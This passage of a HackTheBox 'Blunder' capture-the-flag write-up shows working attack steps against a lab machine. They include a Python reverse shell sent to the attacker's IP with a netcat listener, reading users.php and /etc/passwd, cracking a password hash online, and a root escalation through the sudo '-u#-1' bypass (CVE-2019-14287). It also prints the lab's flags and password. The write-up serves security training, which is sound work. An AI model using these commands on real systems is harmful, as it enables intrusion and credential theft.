According to *figure 21,* we receive shell as **www-data**. However, this shell was rather unstable. We are unable to upgrade it to interactive shell so we shall send **python reverse shell** to our hacking machine at **port 9999**, after we set up netcat listener. (Reference for python reverse shell: http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet)


Command used: *nc -lvp 9999*
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((“<Tun0 IP>”,<port no.>));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);’



```
┌─[noname@parrot]─[~/Desktop/HackTheBox/Machine/Complete/Blunder]
└──╼ $nc -lvp 8888
listening on [any] 8888 ...
10.10.10.191: inverse host lookup failed: Unknown host
connect to [10.10.14.92] from (UNKNOWN) [10.10.10.191] 34630
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.
connect(("10.10.14.92",9999));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno
(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

Figure 22 sending python reverse shell to port 9999

Moving on, we check out the terminal tab that we executing netcat listener on port 9999. We will be receive stable shell connection as www-data.




```
┌─[noname@parrot]─[~/Desktop/HackTheBox/Machine/Complete/Blunder]
└──╼ $nc -lvp 9999
listening on [any] 9999 ...
10.10.10.191: inverse host lookup failed: Unknown host
connect to [10.10.14.92] from (UNKNOWN) [10.10.10.191] 49440
/bin/sh: 0: can't access tty; job control turned off
$ bash -i
bash: cannot set terminal process group (1073): Inappropriate ioctl for device
bash: no job control in this shell
www-data@blunder:/var/www/bludit-3.9.2/bl-content/tmp/temp$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@blunder:/var/www/bludit-3.9.2/bl-content/tmp/temp$
```

Figure 23 receive shell at port 9999 netcat listener

Now that we have stable shell connection, we shall enumerate the system to search for possibilities to escalate privileges. We can start with file searching to see if there is any artefacts such as username and password. After some file searching, we came across **users.php** in **/bludit 3.10.0a/bl-content/databases** directory. We found a user name **hugo** and his **password hashes**. (Refer: *figure 24)*

Command used: *cd /var/www/bludit-3.10.0a/bl-content/databases*
cat users.php




```
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ cat users.php
cat users.php
<?php defined('BLUDIT') or die('Bludit CMS.'); ?>
{
    "admin": {
        "nickname": "Hugo",
        "firstName": "Hugo",
        "lastName": "",
        "role": "User",
        "password": "faca404fd5c0a31cf1897b823c695c85cffeb98d",
        "email": "",
        "registered": "2019-11-27 07:40:55",
        "tokenRemember": "",
        "tokenAuth": "b380cb62057e9da47afce66b4615107d",
        "tokenAuthTTL": "2009-03-15 14:00",
        "twitter": "",
        "facebook": "",
        "instagram": "",
        "codepen": "",
        "linkedin": "",
        "github": "",
        "gitlab": ""}
}
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$
```

Figure 24 users.php

We then proceed to view **/etc/passwd** to validate if hugo user exist and what is his home directory.

Command used: *cat /etc/passwd*



```
speech-dispatcher:x:113:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
kernoops:x:114:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin
avahi:x:115:121:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
saned:x:116:122::/var/lib/saned:/usr/sbin/nologin
nm-openvpn:x:117:123:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
whoopsie:x:118:124::/nonexistent:/bin/false
colord:x:119:125:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
hplip:x:120:7:HPLIP system user,,,:/var/run/hplip:/bin/false
geoclue:x:121:126::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:122:127:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:123:65534::/run/gnome-initial-setup/:/bin/false
gdm:x:124:129:Gnome Display Manager:/var/lib/gdm3:/bin/false
shaun:x:1000:1000:blunder,,,:/home/shaun:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
hugo:x:1001:1001:Hugo,1337,07,08,09:/home/hugo:/bin/bash
temp:x:1002:1002:,,,:/home/temp:/bin/bash
```


Figure 25 /etc/passwd

Based on *figure 25*, hugo user did exist. We shall then crack those hashes to retrieve his password. Online hash cracker (CrackStation) was used to crack hugo's password hash and his password was **Password120**. (Link: https://www.crackstation.net)

Command used: *url: www.crackstation.net*

<copy paste the hash>

<click crack hash button>



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
faca404fd5c0a31cf1897b823c695c85cffeb98d
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
faca404fd5c0a31cf1897b823c695c85cffeb98d	sha1	Password120


Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist

Figure 26 hash cracked using crackstation.net

Next, we escalate privileges to hugo user with the cracked hash, also known as hugo's password.

Command used: *su hugo*
<input hugo's password>




```
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ su hugo
su hugo
Password: Password120
id
uid=1001(hugo) gid=1001(hugo) groups=1001(hugo)
bash -i
bash: cannot set terminal process group (1146): Inappropriate ioctl for device
bash: no job control in this shell
hugo@blunder:/var/www/bludit-3.10.0a/bl-content/databases$
```

Figure 27 escalate privilege to Hugo

Moving on, we visit hugo's home directory and capture user.txt flag and submit it to www.hackthebox.eu.

Command used: *cd /home/hugo*
cat user.txt




```
hugo@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ cd /home/hugo
cd /home/hugo
hugo@blunder:~$ ls -la
ls -la
total 80
drwxr-xr-x 16 hugo hugo 4096 May 26 09:29 .
drwxr-xr-x  4 root root 4096 Apr 27 14:31 ..
lrwxrwxrwx  1 root root    9 Apr 28 12:13 .bash_history -> /dev/null
-rw-r--r--  1 hugo hugo  220 Nov 28  2019 .bash_logout
-rw-r--r--  1 hugo hugo 3771 Nov 28  2019 .bashrc
drwx------ 13 hugo hugo 4096 Apr 27 14:29 .cache
drwx------ 11 hugo hugo 4096 Nov 28  2019 .config
drwxr-xr-x  2 hugo hugo 4096 Nov 28  2019 Desktop
drwxr-xr-x  2 hugo hugo 4096 Nov 28  2019 Documents
drwxr-xr-x  2 hugo hugo 4096 Nov 28  2019 Downloads
drwx------  3 hugo hugo 4096 Apr 27 14:30 .gnupg
drwxrwxr-x  3 hugo hugo 4096 Nov 28  2019 .local
drwx------  5 hugo hugo 4096 Apr 27 14:29 .mozilla
drwxr-xr-x  2 hugo hugo 4096 Nov 28  2019 Music
drwxr-xr-x  2 hugo hugo 4096 Nov 28  2019 Pictures
-rw-r--r--  1 hugo hugo  807 Nov 28  2019 .profile
drwxr-xr-x  2 hugo hugo 4096 Nov 28  2019 Public
drwx------  2 hugo hugo 4096 Apr 27 14:30 .ssh
drwxr-xr-x  2 hugo hugo 4096 Nov 28  2019 Templates
-r--------  1 hugo hugo   33 Oct  4 09:47 user.txt
drwxr-xr-x  2 hugo hugo 4096 Nov 28  2019 Videos
hugo@blunder:~$ cat user.txt
cat user.txt
73eb62aa02d7f7927b6eaa90fde32d65
```

Figure 28 user.txt

We continue to enumerate the system to search for artefacts that can leads us to privileges escalation to root user. We start with checking list of program that hugo can run as super user using **sudo** command. More reading on Linux Privilege escalation using sudo rights.
(Link: https://www.hackingarticles.in/linux-privilege-escalation-using-exploiting-sudo-rights/)


Command used: *sudo -l*



```
hugo@blunder:~$ sudo -l
sudo -l
sudo: no tty present and no askpass program specified
hugo@blunder:~$ python -c 'import pty;pty.spawn("/bin/sh")'
python -c 'import pty;pty.spawn("/bin/sh")'
$ bash -i
bash -i
hugo@blunder:~$ sudo -l
sudo -l
Password: Password120

Matching Defaults entries for hugo on blunder:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User hugo may run the following commands on blunder:
    (ALL, !root) /bin/bash
hugo@blunder:~$
```

Figure 29 sudo right

Based on *figure 29,* hugo unable to run **/bin/bash binaries as root**. However, hugo able to execute **/bin/bash binaries as any user**. We proceed to exploit-db to see if there's any command that we can use to bypass.



sudo 1.8.27 - Security Bypass

EDB-ID: 47502
CVE: 2019-14287
Author: MOHIN PARAMASIVAM
Type: LOCAL
Platform: LINUX
Date: 2019-10-15
EDB Verified: ✗
Exploit: / {}
Vulnerable App:

Become a Certified Penetration Tester


Enroll in Penetration Testing with Kali Linux and pass the exam to become an Offensive Security Certified Professional (OSCP). All new content for 2020.

GET CERTIFIED

Figure 30 exploit-db sudo 1.8.27 – security bypass

We found an exploit in exploit-db **sudo 1.8.27 – Security Bypass**. (Link: https://www.exploit-db.com/exploits/47502) This exploit shows that, by inputting the following command, we are able to change our id from hugo's user id, 1001 to 0, which it root user id. This was due to, **sudo binaries does not validate the current user id and execute /bin/bash** with the inputted user id (**-1**). When we run user id as **-1**, the system will return **0**, which is root user id. Hence, our user id changes from hugo to root.

Command used: *sudo -u#-1 /bin/bash*




```
hugo@blunder:~$ sudo -u#-1 /bin/bash
sudo -u#-1 /bin/bash
Password: Password120

root@blunder:/home/hugo# id
id
uid=0(root) gid=1001(hugo) groups=1001(hugo)
root@blunder:/home/hugo#
```

Figure 31 escalate privileges to root user

Once our user id changed to root, we own **root** user privileges and able to visit directory that only root user can access. Time to hunt root.txt at **/root** directory and then submit the root flag at https://www.hackthebox.eu.

Command used: *cd /root*

cat root.txt



```
root@blunder:/home/hugo# cd /root
cd /root
root@blunder:/root# cat root.txt
cat root.txt
8537048a93bf3193544de92e2593086e
root@blunder:/root#
```

Figure 32 root.txt